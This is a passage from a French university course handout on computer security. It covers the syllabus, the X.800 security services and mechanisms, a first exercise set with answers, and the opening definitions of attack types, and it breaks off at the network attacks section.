République algérienne démocratique et populaire
Ministère de l'enseignement supérieur et de la recherche scientifique
Université 8 mai 1945 - Guelma
Faculté des mathématiques, de l'informatique et des sciences de la matière
Département Informatique

Polycopie pédagogique

Sécurité Informatique

Cours et TD

3ème année Licence - SI

Dr. Mohamed Amine FERRAG
(ferrag.mohamedamine@univ-guelma.dz)

2018

TABLE DES MATIERES

Syllabus – Sécurité Informatique

Nom du Syllabus	**Sécurité Informatique**
Niveau	3 LMD SI
Année	2016 - 2017 2017 - 2018
Semestre	S6
Unité d'Enseignement	UF3, Sécurité Informatique
Enseignant responsable	Dr. Mohamed Amine Ferrag
Nb d'heures d'enseignement	Cours : 1h30 + TD : 1h30
Nb d'heures de travail personnel pour l'étudiant	2h
Nb de crédits	5
Coefficient de la Matière	3

OBJECTIFS:

Le module Sécurité Informatique fournit des bases solides dans l'ingénierie de la sécurité et permet aux étudiants de suivre facilement d'autres modules en sécurité et en cryptographie.

PLAN DU COURS :

Chapitre 1 : Introduction à la sécurité informatique

1. L'architecture de sécurité OSI
2. Les services de sécurité
2.1. L'authentification
2.2. Le contrôle d'accès
2.3. La confidentialité des données
2.4. L'intégrité des données
2.5. La non répudiation
2.6. Le service de disponibilité
3. Les mécanismes de sécurité
4. Un modèle de sécurité réseau

Chapitre 2 : Les attaques informatiques

2.1. Définitions
2.2. Les types d'attaques
2.3. Les attaques réseaux
  2.3.1. Les attaques contre le contrôle d'accès
  2.3.2. Les attaques contre la confidentialité
  2.3.3. Les attaques contre l'intégrité
  2.3.4. Les attaques contre l'authentification
  2.3.5. Les attaques contre la disponibilité

Chapitre 3 : Introduction à la cryptographie

3.1. Introduction
3.2. La cryptographie symétrique
3.2.1. Le chiffrement AES
3.3. La cryptographie asymétrique
3.3.1. Le chiffrement RSA

3.4. Les fonctions de hachage cryptographique
3.4.1. L'algorithme HMAC
3.4.2. L'algorithme MD5

Chapitre 4 : Les protocoles et les certificats de sécurité

4.1. Le protocole IPSec
4.1.1. IPSec Modes: Transport and Tunnel
4.1.2. En-tête d'authentification IPSec (AH)
4.1.3. IPSec Encapsulating Security Payload (ESP)
4.1.4. Echange de clés IPSec (IKE)
4.2. Le protocole Diameter
4.2.1. Structure du message de Diameter
4.2.2. Structure de l'AVP Diameter
4.2.3. Découverte des pairs dans Diameter
4.2.4. Établissement de connexion Diameter
4.2.5. Sécurisation des messages Diameter
4.3. Le protocole EAP
4.3.1. Les bases du protocole EAP
4.3.2. EAP dans les différentes versions de Windows
4.3.3. Configuration du protocole EAP
4.4. Le protocole SSL/TLS
4.4.1. Qu'est ce que SSL/TLS?
4.4.2. Les scénarios d'utilisation du TLS/SSL
4.4.3. Architecture TLS/SSL
4.4.4. Ports réseau utilisés par TLS / SSL
4.5. Le certificat numérique X.509

Séries de TD :

TD 1 – Initiation à la Sécurité Informatique
TD 2 – Les attaques Informatiques
TD 3 – Malware
TD 4 – Initiation à la cryptographie
TD 5 – Vulnérabilités des réseaux
TD 6 – Le protocole de sécurité IPSec

Séries de TP :

TP 1 – Installation et configuration du Snort sur Kali Linux
TP 2 – Installation et configuration de la boîte à outils de chiffrement OpenSSL
TP 3 – Installation et configuration du pare-feu Pfsense

RESULTATS D'APPRENTISSAGE DES ETUDIANTS :

À la fin de ce cours, les étudiants seront capables de :

- Indiquer les concepts de base en matière de sécurité de l'information, y compris les politiques de sécurité, les modèles de sécurité et les mécanismes de sécurité.

- Expliquer les concepts liés à la cryptographie appliquée, y compris le texte en clair, le texte chiffré, les quatre techniques de crypto-analyse, la cryptographie symétrique, la cryptographie asymétrique, la signature numérique, le code d'authentification des messages, les fonctions hash et les modes de cryptage.

- Expliquer les concepts de code malveillant, y compris les virus, les chevaux de Troie et les vers.

- Expliquer les vulnérabilités communes dans les programmes informatiques, y compris les vulnérabilités de débordement de tampon, le délai de vérification des défauts de temps d'utilisation, la médiation incomplète.

- Décrire les exigences et les mécanismes d'identification et d'authentification.

- Expliquez les problèmes d'authentification par mot de passe, y compris les attaques de dictionnaire (attaques de saisie de mot de passe), les stratégies de gestion de mot de passe et les mécanismes de mot de passe ponctuels.

- Décrire les menaces pour les réseaux et expliquer les techniques permettant d'assurer la sécurité du réseau, y compris le cryptage, l'authentification, les pare-feu et la détection d'intrusion.

RESSOURCES:

- Dieter Gollmann "Computer Security" (3ème édition, mais 2ème est également bien) Http://www.amazon.com/Computer-Security-Dieter-Gollmann/dp/0470741155

- Ross Anderson " Security Engineering "

Http://www.amazon.com/Security-Engineering-Building-Dependable-Distributed/dp/0470068523/

(Également disponible en ligne à: http://www.cl.cam.ac.uk/~rja14/book.html)

- Avoine, G., Junod, P., & Oechslin, P. (2015). Sécurité informatique-Cours et exercices corrigés. (3ème édition, mais 2ème est également bien)

Disponible à la bibliothèque de l'Université de Guelma

MODE D'EVALUATION : Examen final + Exposé

$$Note\ Finale = \frac{(Note\ exposé * 50) + (Note\ Examen * 50)}{100}$$

CHAPITRE 1 : INTRODUCTION A LA SECURITE INFORMATIQUE

- L'architecture de sécurité OSI
- Les services de sécurité
    - L’authentification
    - Le contrôle d’accès
    - La confidentialité des données
    - L’intégrité des données
    - La non répudiation
    - Le service de disponibilité
- Les mécanismes de sécurité
- Un modèle de sécurité réseau
- Documents recommandés
- TD 1
- Corrigé TD 1

1. L'architecture de sécurité OSI (X.800)

Le marché de la sécurité informatique a connu une croissance significative. L'entreprise Gartner[1] s'attend à ce que le marché de la cybersécurité dépasse les 100 milliards de dollars en 2019 contre 76 milliards de dollars en 2015.

Pour évaluer efficacement les besoins de sécurité d'une organisation et choisir divers produits et politiques de sécurité, le responsable de la sécurité a besoin d'un moyen systématique lui permettant de définir les exigences en matière de sécurité. L'architecture de sécurité OSI est utile aux gestionnaires pour organiser la tâche de sécurité. Elle a été développée en tant que norme internationale. Les fournisseurs d'ordinateurs et de communications ont développé des fonctionnalités de sécurité pour leurs produits et services qui se rapportent à cette définition structurée de services et de mécanismes.

L'architecture de sécurité OSI X.800 se concentre sur les attaques de sécurité, les mécanismes et les services. Ceux-ci peuvent être définis brièvement comme suit :

- **Attaque de sécurité :** toute action qui compromet la sécurité des informations appartenant à une organisation.
- **Mécanisme de sécurité :** un processus (ou un périphérique incorporant un tel processus) conçu pour détecter, prévenir ou récupérer une attaque de sécurité.
- **Service de sécurité :** un service de traitement ou de communication qui améliore la sécurité des systèmes de traitement de données et les transferts d'informations d'une organisation. Les services sont destinés à contrer les attaques de sécurité, et ils utilisent un ou plusieurs mécanismes de sécurité pour fournir le service.

2. Les services de sécurité

X.800 définit un service de sécurité comme un service fourni par une couche de protocoles de systèmes ouverts communicants, qui assure une sécurité adéquate des systèmes ou des transferts de données. X.800 divise ces services en cinq catégories et quatorze services spécifiques, comme présenté dans le Tableau 1.1.

Service de Sécurité	**Description**	**Service spécifique de sécurité**	**Description**
Authentification	L'assurance que l'entité communicante est celle qu'elle prétend être.	Authentification par entité intermédiaire	Utilisé en association avec une connexion logique pour donner confiance à l'identité des entités connectées.
		Authentification d'origine de données	Dans un transfert sans connexion, il fournit l'assurance que la source des données reçues est tel que revendiqué.
Contrôle d'accès	La prévention de l'utilisation non autorisée d'une ressource (c.-à-d., Ce service contrôle qui peut avoir accès à une ressource, dans quelles conditions l'accès peut se produire et ce que les personnes qui ont accès à la ressource peuvent faire).	N/A	N/A

[1] Le site officiel de l'entreprise Gartner Inc. http://www.gartner.com/

La confidentialité des données	La protection des données contre la divulgation non autorisée.	Confidentialité de la connexion	La protection de toutes les données de l'utilisateur sur une connexion.
		Confidentialité sans connexion	La protection de toutes les données de l'utilisateur dans un seul bloc de données.
		Confidentialité de champ sélectif	La confidentialité des champs sélectionnés dans les données de l'utilisateur sur une connexion ou dans un seul bloc de données.
		Confidentialité du flux de trafic	La protection de l'information pourrait être dérivée depuis l'observation des flux de trafic.
L'intégrité des données	L'assurance que les données reçues sont exactement comme envoyées par une entité autorisée (c'est-à-dire ne contiennent aucune modification, insertion, suppression ou reproduction).	Intégrité de connexion avec récupération	Fournit l'intégrité de toutes les données utilisateur sur une connexion et détecte toute modification, insertion, suppression ou réponse.
		Intégrité de la connexion sans récupération	Comme ci-dessus, mais ne fournit qu'une détection sans récupération.
		Intégrité de connexion du champ sélectif	Fournit l'intégrité des champs sélectionnés dans les données utilisateur d'un bloc de données transféré sur une connexion et prend la forme de déterminer si les champs sélectionnés ont été modifiés, insérés, supprimés ou reproduits.
		Intégrité sans connexion du champ sélectif	Fournit l'intégrité des champs sélectionnés dans un seul bloc de données sans connexion ; Prend la forme de déterminer si les champs sélectionnés ont été modifiés.
Non répudiation	Fournit une protection contre le déni par l'une des entités impliquées dans une communication d'avoir participé à tout ou partie de la communication.	Non répudiation - Origine	Preuve que le message a été envoyé par la partie spécifiée.
		Non répudiation - Destination	Preuve que le message a été reçu par la partie spécifiée.

Tableau 1.1 Les services de sécurité définit par X.800

2.1. L'authentification

Le service d'authentification est chargé d'assurer qu'une communication est authentique. Dans le cas d'un seul message, tel qu'un signal d'avertissement ou d'alarme, la fonction du service d'authentification est d'assurer au destinataire que le message provient de la source qu'il prétend être. Dans le cas d'une interaction continue, comme la connexion d'un terminal à un hôte, deux aspects sont impliqués. Tout d'abord, au moment de l'initiation de la connexion, le service garantit que les deux entités sont authentiques, c'est-à-dire que chacune est l'entité qu'elle prétend être. Deuxièmement, le service doit s'assurer que la connexion n'est pas entravée de telle sorte qu'un tiers peut se faire passer comme l'une des deux parties légitimes aux fins d'une transmission ou d'une réception non autorisée.

Deux services d'authentification spécifiques sont définis dans X.800:

- Authentification par entité intermédiaire
- Authentification d'origine de données

2.2. Contrôle d'accès

Dans le contexte de la sécurité du réseau, le contrôle d'accès permet de limiter et de contrôler l'accès aux systèmes hôtes et aux applications via les liaisons de communication. Pour ce faire, chaque entité qui tente d'accéder doit d'abord être identifiée ou authentifiée, de sorte que les droits d'accès peuvent être adaptés à l'individu.

2.3. Confidentialité des données

La confidentialité est la protection des données transmises contre les attaques passives. En ce qui concerne le contenu d'une transmission de données, plusieurs niveaux de protection peuvent être identifiés. Le service le plus large protège toutes les données transmises entre deux utilisateurs sur une période de temps. Par exemple, lorsqu'une connexion TCP est configurée entre deux systèmes, cette protection large empêche la sortie de toute donnée utilisateur transmise sur la connexion TCP. Des formes plus étroites de ce service peuvent également être définies, y compris la protection d'un seul message ou même des champs spécifiques dans un message. Ces améliorations sont moins utiles que l'approche générale et peuvent même être plus complexes et coûteuses à mettre en œuvre.

Il y'a un autre aspect de la confidentialité, qui est la protection des flux de trafic liés à l'analyse. Cela nécessite qu'un attaquant ne puisse pas observer la source, la destination, la fréquence, la longueur ou d'autres caractéristiques du trafic dans une installation de communication.

2.4. Intégrité des données

Comme pour la confidentialité, l'intégrité peut s'appliquer à un flux de messages, un seul message ou des champs sélectionnés dans un message. Encore une fois, l'approche la plus utile et la plus simple est la protection totale des flux.

Un service d'intégrité axé sur la connexion, qui traite d'un flux de messages, assure que les messages sont reçus comme envoyés, sans : duplication, insertion, modification, réorganisation ou répétition.

2.5. Non répudiation

La non répudiation empêche l'émetteur ou le récepteur de refuser un message transmis. Ainsi, lorsqu'un message est envoyé, le destinataire peut prouver que l'expéditeur présumé a en effet envoyé le message. De même, lorsqu'un message est reçu, l'expéditeur peut prouver que le prétendu séquestre a effectivement reçu le message.

2.6. Service de disponibilité

Les deux X.800 et RFC 2828 définissent la disponibilité pour être la propriété d'un système ou une ressource système accessible et utilisable à la demande par une entité système autorisé, selon les spécifications de performance du système. Une variété d'attaques peut entraîner la perte ou la réduction de la disponibilité. Certaines de ces attaques sont soumises à des contre-mesures automatises, telles que l'authentification et le cryptage, tandis que d'autres nécessitent une sorte d'action physique pour éviter ou se remettre de la perte de disponibilité des éléments d'un système distribué.

X.800 traite en outre la disponibilité en tant que propriété d'être associée à divers services de sécurité. Un service de disponibilité est celui qui protège un système pour assurer sa disponibilité. Ce service répond aux problèmes de sécurité soulevés par les attaques de déni de service.

3. Les mécanismes de sécurité

Le tableau 1.2 énumère les mécanismes de sécurité définis dans X.800. Les mécanismes sont divisés en ceux implémentés dans une couche de protocole spécifique et ceux qui ne sont pas spécifiques à une couche de protocole ou à un service de sécurité particulier.

- *Mécanismes de sécurité spécifiques* : Peuvent être incorporé dans la couche de protocole appropriée afin de fournir certains des services de sécurité OSI.
- *Mécanismes de sécurité omniprésents :* Mécanismes qui ne sont pas spécifiques à un service de sécurité OSI ou à une couche de protocole particulier.

	Mécanisme	**Description**
Mécanismes De Sécurité Spécifiques	Le chiffrement	L'utilisation d'algorithmes mathématiques pour transformer les données en une forme qui n'est pas facilement intelligible. La transformation et la récupération ultérieure des données dépendent d'un algorithme et de clés de cryptage.
	Signature numérique	Les données sont ajoutées, ou une transformation cryptographique d'une unité de données.
	Contrôle d'accès	Divers mécanismes qui imposent les droits d'accès aux ressources.
	Intégrité des données	Divers mécanismes utilisés pour assurer l'intégrité d'une unité de données ou d'un flux d'unités de données.
	Echange d'authentification	Un mécanisme destiné à assurer l'identité d'une entité au moyen d'un échange d'informations.
	Remplissage du trafic	L'insertion de bits dans des intervalles dans un flux de données pour éviter les tentatives d'analyse de trafic.
	Contrôle de routage	Permet de sélectionner des routes physiquement sécurisées particulières pour certaines données et permet des modifications de routage, en particulier lorsqu'une violation de sécurité est suspectée.
	Notarisation	L'utilisation d'un tiers de confiance pour assurer certaines propriétés d'un échange de données.
Mécanismes de sécurité omniprésents	Fonctionnalité de confiance	Ce qui est perçu comme correct par rapport à certains critères (par exemple, tel qu'établi par une politique de sécurité).
	Étiquette de sécurité	Le marquage lié à une ressource (qui peut être une unité de données) qui nomme ou désigne les attributs de sécurité de cette ressource.
	Détection d'événement	Détection des événements liés à la sécurité.
	Sentier d'audit de sécurité	Les données recueillies et utilisées pour faciliter une vérification de la sécurité, qui est un examen et un examen indépendants des dossiers et des activités du système.
	Récupération de sécurité	Aborde les demandes de mécanismes, telles que la gestion des événements et prend des mesures de récupération.

Tableau 1.2 Les mécanismes de sécurité définit par X.800

Le tableau 1.3 présente la relation entre les services de sécurité et les mécanismes de sécurité.

Mécanisme								
Service	Chiffrement	Signature numérique	Contrôle d'accès	Intégrité des données	Echange d'authentification	Remplissage du trafic	Routage	Contrôle de la notarisation
Authentification	X	X			X			
Authentification d'origine des données	X	X						
Contrôle d'accès			X					
Confidentialité	X						X	
Confidentialité des flux de trafic	X					X	X	
Intégrité des données	X	X		X				
Non répudiation		X		X				X
Disponibilité				X	X			

Tableau 1.3 Relation entre les services et les mécanismes de sécurité




Figure 1.1 Un modèle pour la sécurité réseau

4. Un modèle pour la sécurité réseau

La figure 1.1 présente un modèle de sécurité réseau. Un message doit être transféré d'une partie à une autre à travers l'Internet. Les deux parties, qui sont les principaux de cette transaction, doivent coopérer pour que l'échange se produise. Un canal d'information logique est établi en définissant un itinéraire via Internet entre la source et la destination et par l'utilisation coopérative de protocoles de communication (par exemple, TCP / IP).

5. Documents recommandés

[RChp11] fournit les bases de la compréhension de la sécurité matérielle et de la confiance, qui sont devenues des préoccupations majeures pour la sécurité nationale au cours de la

dernière décennie. La couverture comprend les problèmes de sécurité et de confiance dans tous les types de dispositifs et systèmes électroniques tels que ASIC, COTS, FPGA, microprocesseurs / DSP et systèmes embarqués. Cela constitue une référence inestimable à la recherche de pointe qui revêt une importance cruciale pour la sécurité et la confiance dans les infrastructures soutenues par la microélectronique de la société moderne.

[RChp12] est intéressant si vous êtes impliqué dans n'importe quel aspect du cloud computing.

[RChp13] présente des concepts modernes de sécurité informatique. Il introduit l'arrière-plan mathématique de base nécessaire pour suivre les concepts de sécurité informatique. Les développements modernes en cryptographie sont examinés, à partir du cryptage de clé privée et de clé publique, en passant par le hachage, les signatures numériques, l'authentification, le partage secret, la cryptographie axée sur le groupe, la pseudo-émanation, les protocoles clés d'établissement, les protocoles de connaissance zéro et l'identification.

[RChp14] vous guide dans les principes fondamentaux, en commençant par la façon dont la plupart des personnes rencontrent d'abord des réseaux informatiques - à travers l'architecture Internet. La partie 1 couvre les applications Internet les plus importantes et les méthodes utilisées pour les développer. La partie 2 traite du bord du réseau, composé d'hôtes, de réseaux d'accès, de réseaux locaux et de médias physiques utilisés avec les couches physiques et de liaison. La partie 3 explore le noyau du réseau, y compris les commutateurs de paquets / circuits, les routeurs et le backbone Internet, et la partie 4 examine le transport fiable et la gestion de la congestion du réseau.

[RChp11] Tehranipoor, M., & Wang, C. (2011). *Introduction to hardware security and trust*. Springer Science & Business Media.

[RChp12] Krutz, R. L., & Vines, R. D. (2010). *Cloud security: A comprehensive guide to secure cloud computing*. Wiley Publishing.

[RChp13] Pieprzyk, J., Hardjono, T., & Seberry, J. (2013). *Fundamentals of computer security*. Springer Science & Business Media.

[RChp14] Wu, C. H. J., & Irwin, J. D. (2016). *Introduction to computer networks and cybersecurity*. CRC Press.

TD 1 – Initiation à la Sécurité Informatique

Exercice 1 :

1. Quels sont les différents types de sécurité étudiés au cours ?
2. Identifiez les exigences fondamentales en sécurité informatique. Puis, expliquez la différence entre eux.
3. Présentez les mécanismes de sécurité définis dans X.800.
4. Aujourd'hui, les chercheurs en sécurité informatique s'intéressent davantage au "Privacy" ? Peut-on la classifier comme une exigence de sécurité ?
5. Quels sont les services offerts par le contrôle d'accès ?

Exercice 2 :


1. L'authentification est un moyen pour vérifier ou pour prouver l'identité d'un utilisateur. Cependant, l'utilisateur doit il présenter quelles informations pour prouver son identité ?
2. Quel est la différence entre authentification, authentification à deux facteurs, et authentification à trois facteurs ? Donnez des exemples.
3. Présentez le schéma "*Authentification vs. Autorisation*" vu au cours.
4. Quels sont les différents types d'intégrité.
5. Dessinez une matrice semblable au tableau 1.3 (vu au chapitre 1) qui montre la relation entre les services de sécurité et les attaques.
6. Dessinez une matrice semblable au tableau 1.3 (vu au chapitre 1) qui montre la relation entre les mécanismes de sécurité et les attaques.

Corrigé TD 1 – Initiation à la Sécurité Informatique

Exercice 1 :

1. Différents types de sécurité étudiés au cours :
    - Sécurité Informatique
    - Sécurité du Cloud computing
    - Sécurité des mobiles
    - Sécurité des réseaux
    - Sécurité d'Internet
    - Sécurité du Web
    - …etc

2. Les exigences fondamentales en sécurité informatique sont :
    - **Disponibilité :** Demande que l'information sur le système soit disponible aux personnes autorisées.
    - **Confidentialité :** Demande que l'information sur le système ne puisse être lue que par les personnes autorisées.
    - **Intégrité :** Demande que l'information sur le système ne puisse être modifiée que par les personnes autorisées.
    - **Non répudiation:** Permettant de garantir qu'une transaction ne peut être niée.
    - **Authentification:** Consistant à assurer que seules les personnes autorisées aient accès aux ressources.
3. Les mécanismes de sécurité définis dans X.800 sont présentés dans la figure suivante.




4. La protection de la vie privée (Privacy) est souvent définie comme la capacité de protéger des informations sensibles sur des informations personnellement identifiables, alors que la protection est en réalité un élément de sécurité. D'autres travaux le définissent comme le droit d'être laissé seul. Pourtant, cela ne couvre pas la vie privée d'aujourd'hui dans un monde centré sur les données, d'où la confusion. Dans l'industrie, la vie privée se concentre vraiment sur les concepts suivants:
    - Quelles données devraient être collectées?
    - Quelles sont les utilisations permises?
    - Avec qui pourrait-il être partagé?
    - Combien de temps les données doivent-elles être conservées?
    - Quel est le modèle de contrôle d'accès granulaire approprié?

5. Le contrôle d’accès offre 3 services essentiels:
    - Authentification (qui peut se connecter)
    - Autorisation (ce que les utilisateurs autorisés peuvent faire)
    - Responsabilisation (identifie ce qu'un utilisateur a fait)

Exercice 2 :

1. L'utilisateur doit présenter les informations suivantes :
   - Ce que vous savez (Mots de passe, PIN (Personal Identification Number))
   - Ce que vous avez (Jeton, cartes à puce, codes de passage, RFID)
   - Qui êtes-vous (biométrie comme les empreintes digitales et l'iris scan, signature ou Voix)
2. La différence est dans le nombre de facteurs utilisés.
3. Présentez le schéma "*Authentification vs. Autorisation*" vu au cours.



4. Il y'a deux types d'intégrité de données
   - Intégrité des données : La propriété que les données n'ont pas été modifiées d'une manière non autorisée
   - Intégrité du système: La qualité d'un système lorsqu'il exécute sa fonction prévue de manière intacte, sans manipulation non autorisée
5.

	Libération du contenu du message	Analyse du trafic	Mascarade	Rejouer	Modification des messages	Déni de service
Authentification			Y			
Authentification d'origine des données			Y			
Contrôle d'accès			Y			
Confidentialité	Y					
Confidentialité des flux de trafic		Y				
Intégrité des données				Y	Y	
Non répudiation			Y			
Disponibilité						Y

6.

	Libération du contenu du message	Analyse du trafic	Mascarade	Rejouer	Modification des messages	Déni de service
Chiffrement	Y					
Signature digitale			Y	Y	Y	
Contrôle d'accès	Y	Y	Y	Y		Y
Intégrité des données				Y	Y	
Authentification mutuelle	Y		Y	Y		Y
Remplissage du trafic		Y				
Contrôle de routage	Y	Y				Y
Notarisation			Y	Y	Y	

CHAPITRE 2 : LES ATTAQUES INFORMATIQUES

- Définitions
- Les types d'attaques
- Les attaques réseaux
  - Les attaques contre le contrôle d'accès
  - Les attaques contre la confidentialité
  - Les attaques contre l'intégrité
  - Les attaques contre l'authentification
  - Les attaques contre la disponibilité
- Documents recommandés
- TD 2
- TD 3
- Corrigé TD 2
- Corrigé TD 3
- TP 1 - Installation et configuration du Snort sur Kali Linux

2.1. Définitions

En informatique, une attaque est une tentative d'exposer, de modifier, de désactiver, de détruire, de voler ou d'obtenir un accès non autorisé.

- **Internet Engineering Task Force** définit l'attaque dans RFC 2828 [23] comme :

« Un assaut sur la sécurité du système qui découle d'une menace intelligente, c'est-à-dire d'un acte intelligent qui est une tentative délibérée (en particulier dans le sens d'une méthode ou d'une technique) pour échapper aux services de sécurité et violer la politique de sécurité d'un système. »

- **Le gouvernement des États-Unis,** selon l'instruction CNSS n°4009 du 26 avril 2010 par le Comité des systèmes de sécurité nationale des États-Unis d'Amérique [24] définit une attaque comme suit :

« Toute activité malveillante qui tente de collecter, perturber, nier, dégrader ou détruire les ressources du système d'information ou l'information elle-même. »




Figure 2.1 Les types d'attaques

2.2. Les types d'attaques

Comme présenté dans la Figure 2.1, une attaque peut être classée par son comportement ou par la position de l'attaquant.

Une attaque peut être active ou passive.

- Une **«attaque active»** tente de modifier les ressources du système ou d'affecter leur fonctionnement.
- Une **«attaque passive»** tente d'apprendre ou d'utiliser des informations du système mais n'affecte pas les ressources du système. (P. Ex., Écoutes téléphoniques).

Une attaque peut être perpétrée de l'intérieur ou de l'extérieur de l'organisation.

- Une **«attaque interne»** est une attaque initiée par une entité dans le périmètre de sécurité, c'est-à-dire une entité autorisée à accéder aux ressources du système mais qui les utilise d'une manière non approuvée par ceux qui ont accordé l'autorisation.
- Une **«attaque extérieure»** est initiée depuis l'extérieur du périmètre, par un utilisateur non autorisé ou illégitime du système.

2.3. Les attaques réseaux

Les attaques réseaux contre 802.11 et 802.1X, peuvent être classées selon le type de menace, et mises en correspondance avec des méthodes et des outils de piratage associés, à savoir, les attaques contre le contrôle d'accès, les attaques contre la confidentialité, les attaques contre l'intégrité, les attaques contre l'authentification, et les attaques contre la disponibilité, comme présenté dans la Figure 2.2[2].

